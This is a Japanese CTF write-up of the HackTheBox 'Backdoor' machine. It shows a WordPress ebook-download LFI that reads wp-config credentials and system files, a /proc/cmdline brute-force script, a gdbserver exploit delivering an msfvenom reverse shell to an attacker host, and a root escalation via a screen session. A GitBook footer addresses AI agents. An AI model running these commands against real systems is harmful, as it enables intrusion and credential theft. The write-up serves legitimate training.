> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md).

# Backdoor HackTheBox攻略記事

WordPressのローカルファイル包含脆弱性（LFI）、LFIからRCE（/proc/PID/cmdlineの悪用）、GdbserverのRCE脆弱性、Screenの悪用（権限

{% hint style="warning" %}
**スキル:**

* WordPress ローカルファイルインクルージョン脆弱性（LFI）
* LFI から RCE へ（/proc/PID/cmdline の悪用）
* Gdbserver の RCE 脆弱性
* Screen の悪用（権限昇格）（セッション同期）
  {% endhint %}

## 偵察

**作業環境の設定:**

重要なコンテンツ、エクスプロイト、Nmap の偵察結果を保存するために、3つのフォルダを作成して作業環境を整えます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b3d894c7c6ed9be5664b22ef1d98c53ad5c3c288%2Fimage%20(933).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**VPN 接続確認**

VPN の接続性を確認して、対象マシンとの安定した通信を確保します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4d0c2daea63274720c118842c326f6ef81b20f91%2Fimage%20(934).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**Nmap による開いているポートの検出:**


開いているポートを列挙し、結果を Nmap ディレクトリ内の「allPorts」ファイルに出力します:

```bash
nmap -p- --open -sS -n -Pn --min-rate 5000 10.10.11.125 -oG allPorts
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0af1b113582a1bae769299aca1f64bc4a3cf7e75%2F%7BE3B0575C-DF24-40E5-8B6C-8A6FB785B7A3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**extractPorts による開いているポートの分析:**

extractPorts 関数を使用して、開いているポートを簡潔な形式で表示し、クリップボードにコピーします（22,80,1337）

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-923b113f64918d4140652b6c0b664b6477124caf%2Fimage%20(935).png?alt=media" alt=""><figcaption></figcaption></figure>

**Nmapによるポートバージョンスキャン：**

Nmap を使ってサービスのバージョンをスキャンし、出力を「targeted」ファイルに保存します:

```bash
nmap -sCV -p22,80,1337 10.10.11.125 -oN targeted
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-728d851dbaa131db1265c8d3d1203e9c26e6ded8%2Fimage%20(936).png?alt=media" alt=""><figcaption></figcaption></figure>

DNS 経由でドメイン名を IP アドレスに解決するには、その IP アドレスに関連付けられたドメイン名を次の `/etc/hosts` ファイルに存在するユーザーに対して試します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3afa288fe6914cf657eb1f82c0a57503f19e4df6%2Fimage%20(937).png?alt=media" alt=""><figcaption></figcaption></figure>

### ポート 80 - WordPress

**WordPress の識別：**

次の **WhatWeb** ツールでは、ポート 80 のサービスは WordPress と識別されます。

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-884586ab890a2b71c30266e615b84c41fea35033%2Fimage%20(938).png?alt=media" alt=""><figcaption></figcaption></figure></div>

**ユーザー列挙：**


ブルートフォース攻撃により有効なユーザー（admin）が見つかります：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-79dc56d08835d726393b4882c269696e37eb5f75%2Fimage%20(939).png?alt=media" alt=""><figcaption></figcaption></figure>

```bash
wpscan --url http://backdoor.htb/ -e u  
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cfa84501c330fca0f9c228b9236757ccab3c4355%2F%7BB3BD7C39-E8C6-4781-A915-B897446509C8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Gobuster によるディレクトリ列挙：**

ディレクトリ検索：

```bash
gobuster dir -u http://backdoor.htb/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c8fdb86e081bb47a8cab2dd5991df7f8339ae1b2%2Fimage%20(940).png?alt=media" alt=""><figcaption></figcaption></figure>

## Ebook-Download の脆弱性 - LFI

検索 **wp-content/plugins** 有効なプラグインを見つけるため：

```
/wp-content/plugins
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f76be17a070db090b8e30224ad1c324667577d79%2Fimage%20(951).png?alt=media" alt=""><figcaption></figcaption></figure>

その **ebook-download** このプラグインには、次の方法で悪用できる LFI 脆弱性があります：

```
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ae9fe296eacaed3bb6cb9d9fbc62c5b981a6ae82%2Fimage%20(941).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f1379df86ec7b2648e818b80c768a61a9f5ee4e0%2Fimage%20(942).png?alt=media" alt=""><figcaption></figcaption></figure>

このクエリにより、任意のファイルをダウンロードできます。これを取得することで `wp-config.php` ファイル

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-30555d2a8bd4e1b9601466fd683bd64193560daf%2Fimage%20(943).png?alt=media" alt=""><figcaption></figcaption></figure>

次の情報が得られます：


* `wordpressuser`
* `MQYBJSaD#DxG6qbm`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-506d346d9792e6fb9f55b77274c17f20d2f50a2e%2Fimage%20(944).png?alt=media" alt=""><figcaption></figcaption></figure>

この情報では、wp-admin に接続できません。 `wp-admin` インターフェース、

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-08f3649815a140fd31fabb8d5371dc458062dadf%2F%7B714DDFEC-5841-4262-9B98-D4B640500219%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

## LFI の悪用

**機密ファイルの一覧：**

/etc/passwd を通じてシステムユーザーを一覧表示：

```bash
http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-53e17e391b6d248069a566a41d21b87ca336fb26%2Fimage%20(945).png?alt=media" alt=""><figcaption></figcaption></figure>

ユーザーの秘密 SSH キーを取得しようとする試み `ユーザー`:

```bash
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa"
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa.pub"
```

これらの試みは、おそらくこれらのファイルに対する権限が制限されているため失敗します。

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6b152657a29afa8f1c853d004e30c0d54dc347f8%2Fimage%20(946).png?alt=media" alt=""><figcaption></figcaption></figure></div>

### **LFI - Proc**

**プロセスの調査**

探索しながらプロセス情報を抽出する Python スクリプトを作成 `/proc/[PID]/cmdline`:

```python
#!/usr/bin/python3


from pwn import *
import requests, signal, time, pdb

def def_handler(sig, frame):

    print("/n/n[+]] 終了中.../n")
    sys.exit(1)

# Ctrl + c 

signal.signal(signal.SIGINT, def_handler)

# グローバル変数 
main_url = "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl="


def makeRequest():
    # /proc/PID/cmdline
    p1 = log.progress("総当たり攻撃")
    p1.status("総当たり攻撃を開始しています")
    sleep(2)

    for i in range(1, 1000):
        p1.status("PATH /proc/%s/cmdline を試行中" % str(i))
        url = main_url + "/proc/" + str(i) + "/cmdline"
        r = requests.get(url)

        if len(r.content) > 82:
            print("-------------------------------------------------------------------------------------")
            log.info("PATH: /proc/%s/cmdline" % str(i))
            log.info("合計長: %s" %len(r.content))
            print(r.content)
            print("-------------------------------------------------------------------------------------")

if __name__ == '__main__':
    makeRequest()
```

プロセスを分析すると、ポート 1337 は〜として識別されます **gdbserver** サーバー。

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-343d4f8f13925b83e262828a43e413a557bf5a78%2Fimage%20(947).png?alt=media" alt=""><figcaption></figcaption></figure></div>

## ポート1337 - gdbserver

gdbserver 用のエクスプロイトは次で利用できます **Searchsploit**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-efefcca5af444471632b9b524a7e060f59bdf7fb%2Fimage%20(948).png?alt=media" alt=""><figcaption></figcaption></figure>

**gdbserver の悪用：**

```bash
searchsploit -m linux/remote/50539.py
```

1. リバースシェルを生成する:

```bash
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=443 PrependFork=true -o rev.bin
```

2. ポート443でリスナーを起動する:

```bash
nc -nvlp 443
```

3. エクスプロイトを実行する:

```bash
python3 exploit.py 10.10.11.125:1337 rev.bin
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5d767f17b82f3d22383ea3fd65999b353c2f5155%2Fimage%20(949).png?alt=media" alt=""><figcaption></figcaption></figure>

安定性を高めるために対話シェルを処理します：

```bash
script /dev/null -c bash
# Ctrl+Z

stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```

### Flag User.txt :)

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-207cb864a0273585c7cf9c5745b69371818d5aec%2Fimage%20(950).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

## 権限昇格

### SUID - Screen：

#### SUID バイナリの識別

次のコマンドを使用して、システム上で SUID ビットが有効なファイルを検索します：

```bash
find / -perm -4000 2>/dev/null
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6a9b2552edd80fc1eadb3455856d3271213efd7e%2Fimage%20(930).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Screen プロセスの分析

実行中の Screen 関連プロセスを調べるには、次のコマンドを使用します：

```bash
ps -aux | grep "screen"
```

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-06c12709369a6e3d2bd8b3c8b07fc2de748d0e6c%2Fimage%20(931).png?alt=media" alt=""><figcaption></figcaption></figure></div>

次のプロセスが実行中であることがわかります：

{% code overflow="wrap" %}

```bash
/bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root /;; done
```

{% endcode %}

上記のプロセスは、次の場合に Screen が root セッションを作成するよう設定されていることを示しています。 `/var/run/screen/S-root/` フォルダーが空の場合です。この設定により、Screen を悪用して root 権限を取得できます。

```bash
screen -x root/
```

### root.txt フラグ :)


root として Screen セッションにアクセスした後、管理者権限を取得します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5b28eade67cd560bcc74afbb03dbbe55c5ccf091%2Fimage%20(932).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-53ae2ba3f74acc4a44b556bdf5de2ba4247997e5%2F%7BD1C032C5-4AF8-40F0-97F5-699BA4F70ECE%7D.png?alt=media" alt="" width="527"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.